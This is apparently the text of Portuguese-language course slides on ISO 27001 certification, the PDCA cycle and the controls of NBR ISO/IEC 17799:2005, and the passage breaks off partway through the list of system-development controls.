- É um guia que trata sobre a identificação, avaliação, tratamento e gerenciamento dos riscos da segurança da informação.

BS 7799





Processo de Certificação

- A norma fornece os requisitos de como uma organização pode implementar as melhores práticas de segurança, independente da necessidade de certificação do SGSI.
- Para obter a certificação, seja para garantir transparência, demonstrar preocupação com a segurança de dados de terceiros, blindar a parte jurídica, ou qualquer outro benefício que possa ser alcançado, é necessário uma entidade externa qualificada e credenciada para realizar o processo de certificação e emitir o certificado.



Processo de Certificação: Fatores que contribuem para obter a certificação.

- Apoio e conscientização da alta direção são fundamentais para a implementação do processo;
- Colaboração de auditores externos em consultoria é necessária;
- Designação de uma pessoa ou setor responsável pelo processo facilita as ações a serem desenvolvidas;
- Definição de um cronograma a ser seguido durante o processo colabora para a integração de toda a empresa (direção/funcionários);
- Treinamento envolvendo todos é fundamental para atingir os objetivos traçados.



Processo de Certificação: Passos Gerais

- Definir as diretrizes da política;
- Definir o escopo;
- Realizar uma criteriosa análise de risco;
- Definir os objetivos de controle e os controles;
- Implementar os controles;
- Preparar a Declaração de Aplicabilidade;
- Passar pela auditoria final.



Processo de Certificação: Benefícios

- A certificação ISO 27001 traz uma série de benefícios, pois:
 - Cria credibilidade,
 - Demonstra um maior rigor e formalidade no trato dos dados e informações,
 - Aumenta a maturidade e confiança,
 - Estabelece responsabilidades,
 - Foca na prevenção de danos,
 - Diminui os riscos, e
 - Resulta num excelente diferencial de mercado.




Processo de Implantação: Ciclo Plan-Do-Check-Act (PDCA)

- O ciclo leva em consideração os princípios para governar a segurança de sistemas de informação e redes das diretrizes da OECD (Organisation for Economic Co-operation and Development), que são:
 - Conscientização,
 - Responsabilidade,
 - Resposta,
 - Análise/avaliação de riscos,
 - Arquitetura e implementação de segurança,
 - Gestão de segurança e reavaliação.



Processo de Implantação: Ciclo Plan-Do-Check-Act (PDCA)





Processo de Implantação: Ciclo Plan-Do-Check-Act (PDCA)

- **Plan (planejar) – Estabelecer o SGSI.** A política, os objetivos, os processos e os procedimentos do SGSI devem ser criados nessa fase, tendo o foco na gestão dos riscos e melhoria da segurança da informação para produzir os resultados almejados.
- **Do (fazer) – Executar as ações para implementar o SGSI.** Implementar e operar a política, os controles, os processos e os procedimentos do SGSI.



Processo de Implantação: Ciclo Plan-Do-Check-Act (PDCA)

- **Check (checar)** – Monitorar e analisar criticamente o SGSI. Avaliar e, quando aplicável, medir o desempenho de um processo frente à política, objetivos e experiências práticas de gestão, apresentando os resultados para uma análise crítica pela direção.
- **Act (agir)** – Manter e melhorar o SGSI. Executar as ações corretivas e preventivas, com base nos relatórios das auditorias internas e da análise crítica pela direção ou outras informações pertinentes, visando alcançar a melhoria contínua do SGSI.



Processo de Implantação: Seqüência de processos obrigatória para certificação.

- Sistema de Gestão de Segurança da Informação (SGSI)
- Responsabilidade de Gestão
- Auditorias Internas de SGSI
- Análise Crítica pela Direção do SGSI
- Melhoria do SGSI



Processo de Implantação: Sistema de Gestão de Segurança da Informação (SGSI)

- Consiste em estabelecer, implementar, operar, monitorar, analisar criticamente, manter e melhorar um SGSI documentado dentro do contexto das atividades de negócio globais da organização e os riscos que ela enfrenta.
- É preciso harmonizar uma série de fatores que englobam aspectos técnicos sobre a implementação e aspectos jurídicos para se evitar infrações civis e penais durante um monitoramento.



Processo de Implantação: Sistema de Gestão de Segurança da Informação (SGSI)

- **Quesitos que devem ser atendidos:**
 - Estabelecendo e gerenciando o SGSI;
 - Estabelecer o SGSI;
 - Implementar e operar o SGSI;
 - Monitorar e analisar criticamente o SGSI;
 - Manter e melhorar o SGSI.
 - Requisitos da documentação;
 - Controle de documentos;
 - Controle de registros.



Processo de Implantação: Responsabilidade de Gestão

- **Quesitos que devem ser atendidos:**
 - **Comprometimento da direção;**
 - Envolve a direção no processo decisório para fornecer uma evidência incontestável de comprometimento da direção e da sua responsabilidade na gestão do SGSI.
 - **Gestão de recursos.**
 - **Provisão de recursos;**
 - Investimento financeiro, humano e/ou material.
 - **Treinamento, conscientização e competência.**
 - Todo o pessoal que tem responsabilidades atribuídas no SGSI devem ser competentes e capacitadas a desempenhar suas tarefas.
 - Deve-se assegurar que todo o seu pessoal esteja consciente da relevância e importância das suas atividades e de como eles contribuem para o alcance dos objetivos do SGSI.



Processo de Implantação: Auditorias Internas de SGSI

- **Consiste em verificar se processos e controles implementados estão atendendo aos requisitos de segurança da informação, normas, regulamentos, etc.**
- **Deve-se definir um escopo, freqüência, critérios e métodos para a auditoria.**
- **O processo de auditoria exige um procedimento documentado, abordando as responsabilidades, requisitos de planejamento e execução, além dos registros dos resultados.**



Processo de Implantação: Análise Crítica pela Direção do SGSI

- Deve ser realizada pela direção da organização em intervalos planejados (pelo menos uma vez ao ano) visando garantir a pertinência, adequação e eficácia do SGSI.
- Entradas para análise crítica
 - Resultados de auditorias internas realizadas; vulnerabilidades e ameaças não contempladas anteriormente; etc.
- Saída da análise crítica
 - Ações para melhoria da eficácia do SGSI; atualização da análise/avaliação dos riscos; e, a modificação de procedimentos e controles.



Processo de Implantação: Melhoria do SGSI

- **Quesitos que devem ser atendidos:**
 - **Melhoria contínua;**
 - Realização de auditorias internas; análises críticas; implementação de ações corretivas e preventivas; etc.
 - **Ação corretiva;**
 - Ação executada pela organização para eliminar a causa e a repetição de qualquer não-conformidade observada nas fases do SGSI.
 - **Ação preventiva.**
 - Ação para eliminar as causas de não-conformidades potenciais com os requisitos do SGSI, de forma a evitar a sua ocorrência.



Controles da Norma (derivados da NBR ISO/IEC 17799:2005)

- Política de Segurança
- Organizando a Segurança da Informação
- Gestão de Ativos
- Segurança em Recursos Humanos
- Segurança Física e do Ambiente
- Gerenciamento das Operações e Comunicações
- Controle de Acessos
- Aquisição, Desenvolvimento e Manutenção de Sistemas de Informação
- Gestão de Incidentes de Segurança da Informação
- Gestão da Continuidade do Negócio
- Conformidade



Controles da Norma: Política de Segurança

- **Política de Segurança da Informação**
 - Prover uma orientação e apoio da direção para a segurança da informação de acordo com os requisitos do negócio e com as leis e regulamentações relevantes.
 - Consiste dos seguintes controles:
 - Documento da política de segurança da informação
 - Um documento da política de segurança da informação deve ser aprovado pela direção, publicado e comunicado para todos os funcionários e partes externas relevantes.
 - Análise crítica da política de segurança da informação
 - A política de segurança da informação deve ser analisada criticamente a intervalos planejados ou quando mudanças significativas ocorrerem, para assegurar a sua contínua pertinência, adequação e eficácia.



Controles da Norma: Organizando a Segurança da Informação

- **Organização Interna**
 - Gerenciar a segurança da informação na organização.
 - Consiste dos seguintes controles:
 - Comprometimento da direção com a segurança da informação
 - A direção deve apoiar ativamente a segurança da informação dentro da organização por meio de um claro direcionamento, demonstrando o seu comprometimento, definindo atribuições de forma explícita e conhecendo as responsabilidades pela segurança da informação.
 - Coordenação da segurança da informação
 - As atividades de segurança da informação devem ser coordenadas por representantes de diferentes partes da organização, com funções e papéis relevantes.



Controles da Norma: Organizando a Segurança da Informação

- **Organização Interna (continuação)**
 - Gerenciar a segurança da informação na organização.
 - Consiste dos seguintes controles:
 - Atribuição das responsabilidades em segurança da informação
 - Definir claramente todas as responsabilidades pela segurança da informação.
 - Processo de autorização para os recursos de processamento da informação
 - Definir e implementar um processo de gestão de autorização para novos recursos de processamento da informação.
 - Acordos de confidencialidade
 - Identificar e analisar, de forma regular, os requisitos para confidencialidade ou acordos de não divulgação que refletem as necessidades da organização para a proteção da informação.



Controles da Norma: Organizando a Segurança da Informação

- **Organização Interna (Continuação)**
 - Gerenciar a segurança da informação na organização.
 - Consiste dos seguintes controles:
 - Contato com autoridades
 - Devem ser mantidos contatos apropriados com autoridades relevantes.
 - Contato com grupos especiais
 - Manter contatos apropriados com grupos especiais de interesse para a organização ou outros fóruns especializados de segurança da informação e associações profissionais.
 - Análise crítica independente de segurança da informação
 - Analisar criticamente todo o contexto que envolve a segurança da informação na organização de forma independente, a intervalos planejados, ou quando ocorrerem mudanças significativas relativas à implementação da segurança da informação.



Controles da Norma: Organizando a Segurança da Informação

- **Partes Externas**
 - Manter a segurança dos recursos de processamento da informação e da informação da organização, que são acessados, processados, comunicados, ou gerenciados por partes externas.
 - **Consiste dos seguintes controles:**
 - Identificação dos riscos relacionados com partes externas
 - Identificar os riscos oriundos de processos do negócio que envolva as partes externas e implementar os controles apropriados antes de se conceder o acesso.
 - Identificando a segurança da informação quando tratando com clientes
 - Considerar todos os requisitos de segurança da informação antes de conceder aos clientes o acesso aos ativos ou às informações da organização.
 - Identificando a segurança da informação nos acordos com terceiros
 - Os requisitos de segurança da informação relevantes devem ser aplicados nos acordos com terceiros envolvendo o acesso, processamento, comunicação, etc.



Controles da Norma: Gestão de Ativos

- **Responsabilidade pelos Ativos**
 - Alcançar e manter a proteção adequada dos ativos da organização.
 - Consiste dos seguintes controles:
 - Inventário dos ativos
 - Identificar claramente todos os ativos e estruturar e manter um inventário de todos os ativos importantes.
 - Proprietário dos ativos
 - Todas as informações e ativos associados com os recursos de processamento da informação devem ter um proprietário designado por uma parte definida da organização.
 - Uso aceitável dos ativos
 - Identificar, documentar e implementar regras para que seja permitido o uso de informações e de ativos associados aos recursos de processamento da informação.



Controles da Norma: Gestão de Ativos

- **Classificação da Informação**
 - Assegurar que a informação recebe um nível adequado de proteção.
 - Consiste dos seguintes controles:
 - Recomendações para classificação
 - Classificar a informação em termos do seu valor, requisitos legais, sensibilidade e criticidade para a organização.
 - Rótulos e tratamento da informação
 - Definir e implementar um conjunto apropriado de procedimentos para rotular e tratar a informação de acordo com o esquema de classificação adotado pela organização.



Controles da Norma: Segurança em Recursos Humanos

- **Antes da Contratação**

- Assegurar que os funcionários, fornecedores e terceiros entendam suas responsabilidades, e estejam de acordo com os seus papéis, e reduzir o risco de roubo, fraude ou mau-uso de recursos.

- **Consiste dos seguintes controles:**

- **Papéis e responsabilidades**
 - Definir e documentar os papéis e responsabilidades pela segurança da informação de funcionários, fornecedores e terceiros.
 - **Seleção**
 - Realizar verificações de controle de todos os candidatos a emprego, fornecedores e terceiros.



Controles da Norma: Segurança em Recursos Humanos

- **Antes da Contratação (continuação)**
 - Assegurar que os funcionários, fornecedores e terceiros entendam suas responsabilidades, e estejam de acordo com os seus papéis, e reduzir o risco de roubo, fraude ou mau-uso de recursos.
 - Consiste dos seguintes controles:
 - Termos e condições de contratação
 - Como parte das suas obrigações contratuais os funcionários, fornecedores e terceiros devem concordar e assinar os termos e condições de sua contratação para o trabalho, os quais devem declarar as suas responsabilidade e a da organização para a segurança da informação.



Controles da Norma: Segurança em Recursos Humanos

- **Durante a Contratação**
 - Assegurar que os funcionários, fornecedores e terceiros estão conscientes das ameaças e preocupações relativas à segurança da informação, suas responsabilidades e obrigações, e estão preparados para apoiar a política de segurança da informação da organização durante os seus trabalhos normais, e para reduzir o risco de erro humano.
 - Consiste dos seguintes controles:
 - Responsabilidades da direção
 - A direção deve solicitar aos funcionários, fornecedores e terceiros que pratiquem a segurança da informação.



Controles da Norma: Segurança em Recursos Humanos

- Durante a Contratação (continuação)
 - Assegurar que os funcionários, fornecedores e terceiros estão conscientes das ameaças e preocupações relativas à segurança da informação, suas responsabilidades e obrigações, e estão preparados para apoiar a política de segurança da informação da organização durante os seus trabalhos normais, e para reduzir o risco de erro humano.
 - Consiste dos seguintes controles:
 - Conscientização, educação e treinamento em segurança da informação
 - Todos os funcionários da organização e, onde pertinente, fornecedores e terceiros devem receber treinamento apropriados em conscientização, e atualizações regulares nas políticas e procedimentos organizacionais relevantes para as suas funções.



Controles da Norma: Segurança em Recursos Humanos

- Durante a Contratação (continuação)
 - Assegurar que os funcionários, fornecedores e terceiros estão conscientes das ameaças e preocupações relativas à segurança da informação, suas responsabilidades e obrigações, e estão preparados para apoiar a política de segurança da informação da organização durante os seus trabalhos normais, e para reduzir o risco de erro humano.
 - Consiste dos seguintes controles:
 - Processo disciplinar
 - Definir um processo disciplinar formal para os funcionários que tenham cometido uma violação da segurança da informação.



Controles da Norma: Segurança em Recursos Humanos

- **Encerramento ou Mudança da Contratação**
 - Assegurar que funcionários, fornecedores e terceiros deixem a organização ou mudem de trabalho de forma ordenada.
 - Consiste dos seguintes controles:
 - Encerramento de atividades
 - As responsabilidades para realizar o encerramento ou a mudança de um trabalho devem ser claramente definidas e atribuídas.
 - Devolução de ativos
 - Todos os funcionários, fornecedores e terceiros devem devolver todos os ativos da organização que estejam em sua posse após o encerramento de suas atividades, do contrato ou acordo.
 - Retirada de direitos de acesso
 - Os direitos de acesso de todos os funcionários, fornecedores e terceiros às informações e aos recursos de processamento da informação devem ser retirados.



Controles da Norma: Segurança Física e do Ambiente

- **Áreas Seguras**
 - Prevenir o acesso físico não autorizado, danos e interferências com as instalações e informações da organização.
 - Consiste dos seguintes controles:
 - Perímetro de segurança física;
 - Devem ser utilizados perímetros de segurança (barreiras tais como paredes, portões de entrada controlados por cartão ou balcões de recepção com recepcionistas) para proteger as áreas que contenham informações e recursos de processamento da informação.
 - Controles de entrada física
 - As áreas seguras devem ser protegidas por controles apropriados de entrada para assegurar que só tenham acesso as pessoas autorizadas.
 - Segurança em escritórios, salas e instalações
 - Projetar e aplicar segurança física para escritórios, salas e instalações.



Controles da Norma: Segurança Física e do Ambiente

- **Áreas Seguras (continuação)**
 - Prevenir o acesso físico não autorizado, danos e interferências com as instalações e informações da organização.
 - Consiste dos seguintes controles:
 - Proteção contra ameaças externas e do meio-ambiente
 - Projetar e aplicar proteção física contra incêndios, enchentes, terremotos, explosões, perturbações da ordem pública e outras formas de desastres naturais ou causados pelo homem.
 - O trabalho em áreas seguras
 - Projetar e aplicar proteção física bem como diretrizes para o trabalho em áreas seguras.
 - Acesso do público, áreas de entrega e de carregamento
 - Controlar e, se possível, isolar os pontos de acesso, tais como áreas de entrega e de carregamento e outros pontos em que pessoas não autorizadas podem entrar nas instalações.



Controles da Norma: Segurança Física e do Ambiente

- **Segurança de Equipamentos**
 - Impedir perdas, danos, furto ou comprometimento de ativos e interrupção das atividades da organização.
 - Consiste dos seguintes controles:
 - Instalação e proteção do equipamento
 - Os equipamentos devem ser colocados no local ou protegidos para reduzir os riscos de ameaças e perigos do meio-ambiente, bem como as oportunidades de acesso não autorizado.
 - Utilidades
 - Os equipamentos devem ser protegidos contra interrupções de energia elétrica e outras falhas causadas pelas utilidades.



Controles da Norma: Segurança Física e do Ambiente

- **Segurança de Equipamentos (continuação)**
 - Impedir perdas, danos, furto ou comprometimento de ativos e interrupção das atividades da organização.
 - Consiste dos seguintes controles:
 - Segurança do cabeamento
 - O cabeamento de energia e de telecomunicações que transporta dados ou dá suporte aos serviços de informações deve ser protegido contra interceptação ou danos.
 - Manutenção dos equipamentos
 - Os equipamentos devem ter uma manutenção correta para assegurar sua disponibilidade e integridade permanente.
 - Segurança de equipamentos fora do local
 - Devem ser tomadas medidas de segurança para equipamentos que operem fora do local, levando em conta os diferentes riscos decorrentes do fato de se trabalhar fora das dependências da organização.



Controles da Norma: Segurança Física e do Ambiente

- **Segurança de Equipamentos (continuação)**
 - Impedir perdas, danos, furto ou comprometimento de ativos e interrupção das atividades da organização.
 - Consiste dos seguintes controles:
 - Reutilização e alienação seguras de equipamentos
 - Todos os equipamentos que contenham suportes físicos de dados devem ser examinados antes do descarte, para assegurar que todos os dados sensíveis e softwares licenciados tenham sido removidos ou sobre-gravados com segurança.
 - Retiradas de bens
 - Equipamentos, informações ou software não devem ser retirados do local sem autorização prévia.



Controles da Norma: Gerenciamento das Operações e Comunicações

- **Procedimentos e Responsabilidades Operacionais**
 - Garantir a operação segura e correta dos recursos de processamento da informação.
 - Consiste dos seguintes controles:
 - Documentação dos procedimentos de operações;
 - Disponibilidade da documentação atualizada para os usuários.
 - Gestão de mudanças;
 - Controle de modificações nos recursos de processamento e sistemas.
 - Segregação de funções;
 - Evitar uso indevido não autorizado ou não intencional.
 - Separação dos ambientes de desenvolvimento, teste e produção.
 - Reduzir o risco de acessos ou modificações nos sistemas operacionais.



Controles da Norma: Gerenciamento das Operações e Comunicações

- **Gerenciamento de Serviços Terceirizados**
 - Implementar e manter o nível apropriado de segurança da informação e de entrega de serviços em linha com acordos de entrega de serviços terceirizados.
 - Consiste dos seguintes controles:
 - Entrega de serviços;
 - Garantir os níveis de entrega de serviços acordados com terceiros.
 - Monitoramento e análise crítica de serviços terceirizados;
 - Monitoramento e análise dos serviços, relatórios e registros providos pelo terceiro.
 - Gerenciamento de mudanças para serviços terceirizados.
 - Gerenciamento das mudanças do provisionamento dos serviços do terceiro.



Controles da Norma: Gerenciamento das Operações e Comunicações

- **Planejamento e Aceitação dos Sistemas**
 - Minimizar o risco de falhas nos sistemas.
 - Consiste dos seguintes controles:
 - Gestão de capacidade;
 - Utilização dos recursos deve ser monitorada e sincronizada.
 - Aceitação de sistemas.
 - Estabelecimento de critérios para aceitação de novos sistemas, atualizações e novas versões.



Controles da Norma: Gerenciamento das Operações e Comunicações

- **Proteção Contra Códigos Maliciosos e Códigos Móveis**
 - Proteger a integridade do software e da informação.
 - Consiste dos seguintes controles:
 - Controle contra códigos maliciosos;
 - Controles de detecção, prevenção e recuperação;
 - Conscientização de usuários.
 - Controle contra códigos móveis.
 - Código móvel autorizado deve operar de acordo com uma política de segurança claramente definida;
 - Código móvel não autorizado deve ter sua execução impedida.



Controles da Norma: Gerenciamento das Operações e Comunicações

- **Cópias de Segurança**
 - Manter a integridade e disponibilidade da informação e dos recursos de processamento de informação.
 - Consiste do seguinte controle:
 - Cópia de segurança das informações
 - Execução e testes regulares das cópias de segurança das informações.



Controles da Norma: Gerenciamento das Operações e Comunicações

- **Gerenciamento da Segurança em Redes**
 - Garantir a proteção das informações em redes e a proteção da infra-estrutura de suporte.
 - Consiste dos seguintes controles:
 - Controles de Redes
 - Proteger contra ameaças e manter a segurança de sistemas e aplicações.
 - Segurança dos serviços de rede
 - Garantir as características de segurança, níveis de serviço e requisitos de gerenciamento dos serviços de rede internos ou terceirizados.



Controles da Norma: Gerenciamento das Operações e Comunicações

- **Manuseio de Mídias**
 - Prevenir contra divulgação não autorizada, modificação, remoção ou destruição aos ativos, e interrupções das atividades do negócio.
 - Consiste dos seguintes controles:
 - Gerenciamento de mídias removíveis
 - Definir procedimentos para manipulação dessas mídias.
 - Descarte de mídias
 - Definir procedimentos para o descarte dessas mídias.
 - Procedimentos para tratamento de informação
 - Definir procedimentos para o tratamento e o armazenamento de informações.
 - Segurança da documentação dos sistemas
 - Proteger a documentação dos sistemas contra acessos não autorizados.



Controles da Norma: Gerenciamento das Operações e Comunicações

- **Troca de Informações**
 - Manter a segurança na troca de informações e softwares internamente à organização e com quaisquer entidades externas.
 - Consiste dos seguintes controles:
 - Políticas e procedimentos para troca de informações
 - Estabelecer e formalizar controles para troca de informações.
 - Acordos para a troca de informações
 - Estabelecer acordos para trocas de informações.
 - Mídias em trânsito
 - Proteger contra acesso não autorizado, uso impróprio ou alteração indevida durante o transporte.



Controles da Norma: Gerenciamento das Operações e Comunicações

- **Troca de Informações (continuação)**
 - Manter a segurança na troca de informações e softwares internamente à organização e com quaisquer entidades externas.
 - Consiste dos seguintes controles:
 - Correio eletrônico
 - Proteger as mensagens de correio eletrônico.
 - Sistemas de informações do negócio
 - Proteger as informações associadas a interconexão de sistemas de informação do negócio.



Controles da Norma: Gerenciamento das Operações e Comunicações

- **Serviços de Comércio Eletrônico**
 - Garantir a segurança de serviços de comércio eletrônico e sua utilização segura.
 - Consiste dos seguintes controles:
 - Comércio eletrônico
 - Proteger de atividades fraudulentas, disputas contratuais e divulgação e modificações não autorizadas.
 - Transações on-line
 - Proteger para prevenir transmissões incompletas, erros de roteamento, alterações não autorizadas de mensagens, divulgação não autorizada, duplicação ou reapresentação de mensagem não autorizada.
 - Informações publicamente disponíveis
 - Proteger contra modificações não autorizadas.



Controles da Norma: Gerenciamento das Operações e Comunicações

- **Monitoramento**
 - Detectar atividades não autorizadas de processamento da informação.
 - Consiste dos seguintes controles:
 - Registros de auditoria
 - Produzir e manter registros (log) de auditoria para auxiliar em futuras investigações.
 - Monitoramento do uso do sistema
 - Estabelecer procedimentos para o monitoramento do uso dos recursos.
 - Proteção das informações dos registros (logs)
 - Proteger contra falsificação e acesso não autorizado.



Controles da Norma: Gerenciamento das Operações e Comunicações

- **Monitoramento (continuação)**
 - Detectar atividades não autorizadas de processamento da informação.
 - Consiste dos seguintes controles:
 - Registros (log) de Administrador e Operador
 - Registrar as atividades dos administradores e operadores do sistema.
 - Registros (logs) de falhas
 - Registrar e analisar as falhas ocorridas.
 - Sincronização dos relógios
 - Sincronizar os relógios de todos os sistemas de processamento.



Controles da Norma: Controle de Acessos

- Requisitos de negócio para controle de acesso
 - Controlar o acesso à informação.
 - Consiste do seguinte controle:
 - Política de controle de acesso
 - Estabelecer, documentar e revisar a política de controle de acesso, tomando-se como base os requisitos de acesso dos negócios e segurança.



Controles da Norma: Controle de Acessos

- **Gerenciamento de acesso do usuário**
 - Assegurar acesso de usuário autorizado e prevenir acesso não autorizado a sistemas de informação.
 - Consiste dos seguintes controles:
 - Registro de Usuário
 - Definir um procedimento formal de registro e cancelamento de usuário para garantir e revogar acessos.
 - Gerenciamento de privilégios
 - Restringir e controlar a concessão e uso de privilégios.



Controles da Norma: Controle de Acessos

- **Gerenciamento de acesso do usuário (continuação)**
 - Assegurar acesso de usuário autorizado e prevenir acesso não autorizado a sistemas de informação.
 - Consiste dos seguintes controles:
 - Gerenciamento de senha do usuário
 - Controlar a concessão de senhas por meio de um processo de gerenciamento formal.
 - Análise crítica dos direitos de acesso de usuário
 - Conduzir a intervalos regulares a análise critica dos direitos de acesso dos usuários, por meio de um processo formal.



Controles da Norma: Controle de Acessos

- **Responsabilidades dos usuários**
 - Prevenir acessos de usuários não autorizados e evitar o comprometimento e roubo de informações e recursos.
 - Consiste dos seguintes controles:
 - Uso de senhas
 - Orientar os usuários a seguir boas práticas de segurança na seleção e uso de senhas.
 - Equipamento de usuário sem monitoração
 - Os usuários devem assegurar que os equipamentos não monitorados tenham proteção adequada.
 - Política de mesa limpa e tela protegida
 - Adotar uma política de mesa limpa de papéis e mídias de armazenamento removíveis e uma política de tela limpa para os recursos de processamento da informação.



Controles da Norma: Controle de Acessos

- **Controle de acesso à rede**
 - Prevenir acesso não autorizado aos serviços de rede.
 - Consiste dos seguintes controles:
 - Política de uso dos serviços de rede
 - Restringir o acesso dos usuários somente aos serviços que tenham sido especificamente autorizados a usar.
 - Autenticação para conexão externa do usuário
 - Utilizar métodos apropriados de autenticação para controle de acesso.
 - Identificação de equipamento em redes
 - Considerar as identificações automáticas de equipamentos para autenticar conexões e equipamentos específicos.
 - Proteção e configuração de portas de diagnóstico remotas
 - Controlar o acesso físico e lógico para diagnosticar e configurar portas.



Controles da Norma: Controle de Acessos

- **Controle de acesso à rede (continuação)**
 - Prevenir acesso não autorizado aos serviços de rede.
 - Consiste dos seguintes controles:
 - Segregação de redes
 - Segregar os grupos de serviços de informação, usuários e sistemas de informação.
 - Controle de conexão de rede
 - Restringir a capacidade dos usuários de se conectarem a redes compartilhadas.
 - Controle de roteamento de redes
 - Assegurar que as conexões de computador e fluxos de informação não violem a política de controle de acesso das aplicações do negócio.



Controles da Norma: Controle de Acessos

- **Controle de acesso ao sistema operacional**
 - Prevenir acesso não autorizado aos sistemas operacionais.
 - Consiste dos seguintes controles:
 - Procedimentos seguros de entrada no sistema (log-on)
 - Utilizar um procedimento seguro de entrada no sistema (logon).
 - Identificação e autenticação de usuário
 - Utilizar um identificador único (ID de usuário) para uso pessoal e exclusivo, e uma técnica adequada de autenticação.
 - Sistema de gerenciamento de senha
 - Assegurar senhas de qualidade.



Controles da Norma: Controle de Acessos

- **Controle de acesso ao sistema operacional (continuação)**
 - Prevenir acesso não autorizado aos sistemas operacionais.
 - Consiste dos seguintes controles:
 - Uso de utilitários de sistema
 - Restringir e controlar o uso de programas utilitários que podem ser capazes de sobrepor os controles dos sistemas e aplicações.
 - Desconexão de terminal por inatividade
 - Desconectar terminais inativos após um período definido de inatividade.
 - Limitação de horário de conexão
 - Impor restrições nos horários de conexão para proporcionar segurança adicional para aplicações de alto risco.



Controles da Norma: Controle de Acessos

- **Controle de acesso à aplicação e à informação**
 - Prevenir acesso não autorizado à informação contida nos sistemas de aplicação.
 - Consiste dos seguintes controles:
 - Restrição de acesso à informação
 - Restringir o acesso à informação e funções dos sistemas de aplicações por usuários e pessoal de suporte deve ser de acordo com o definido na política de controle de acesso.
 - Isolamento de sistemas sensíveis
 - Prover sistemas sensíveis com um ambiente computacional dedicado (isolado).



Controles da Norma: Controle de Acessos

- **Computação móvel e trabalho remoto**
 - Assegurar a segurança da informação quando se utilizam a computação móvel e recursos de trabalho remoto.
 - Consiste dos seguintes controles:
 - Computação e comunicação móvel
 - Estabelecer uma política formal e medidas de segurança apropriadas para a proteção contra os riscos do uso de recursos de computação e comunicação móveis.
 - Trabalho remoto
 - Desenvolver e implantar uma política, planos operacionais e procedimentos para atividades de trabalho remoto.



Controles da Norma: Aquisição, Desenvolvimento e Manutenção de Sistemas de Informação

- Requisitos de segurança de sistemas de informação
 - Garantir que segurança é parte integrante de sistemas de informação.
 - Consiste do seguinte controle:
 - Análise e especificação dos requisitos de segurança
 - Especificar os requisitos para controles de segurança nas especificações de requisitos de negócios, para novos sistemas de informação ou melhorias em sistemas existentes.



Controles da Norma: Aquisição, Desenvolvimento e Manutenção de Sistemas de Informação

- Processamento correto de aplicações
 - Prevenir a ocorrência de erros, perdas, modificação não autorizada ou mau uso de informações em aplicações.
 - Consiste dos seguintes controles:
 - Validação dos dados de entrada
 - Validar os dados de entrada para garantir que são corretos e apropriados.
 - Controle do processamento interno
 - Incorporar nas aplicações checagens de validação com o objetivo de detectar qualquer corrupção de informações, por erros ou por ações deliberadas.



Controles da Norma: Aquisição, Desenvolvimento e Manutenção de Sistemas de Informação

- Processamento correto de aplicações (continuação)
 - Prevenir a ocorrência de erros, perdas, modificação não autorizada ou mau uso de informações em aplicações.
 - Consiste dos seguintes controles:
 - Integridade de mensagens
 - Identificar os requisitos para garantir a autenticidade e proteger a integridade das mensagens em aplicações, e identificar e implementar os controles apropriados.
 - Validação de dados de saída
 - Validar os dados de saída para assegurar que o processamento das informações armazenadas está correta e é apropriado às circunstâncias.



Controles da Norma: Aquisição, Desenvolvimento e Manutenção de Sistemas de Informação

- **Controles criptográficos**
 - Proteger a confidencialidade, autenticidade ou integridade das informações por meios criptográficos.
 - Consiste dos seguintes controles:
 - Política para o uso de controles criptográficos
 - Desenvolver e implementar uma política para o uso de controles criptográficos para a proteção da informação.
 - Gerenciamento de chaves
 - Implantar um processo de gerenciamento de chaves para apoiar o uso de técnicas criptográficas pela organização.



Controles da Norma: Aquisição, Desenvolvimento e Manutenção de Sistemas de Informação

- **Segurança dos arquivos do sistema**
 - Garantir a segurança de arquivos de sistema.
 - Consiste dos seguintes controles:
 - Controle de software operacional
 - Implementar procedimentos para controlar a instalação de software em sistemas operacionais.
 - Proteção dos dados para teste de sistema
 - Selecionar com cuidado, proteger e controlar os dados de teste.
 - Controle de acesso ao código fonte de programas
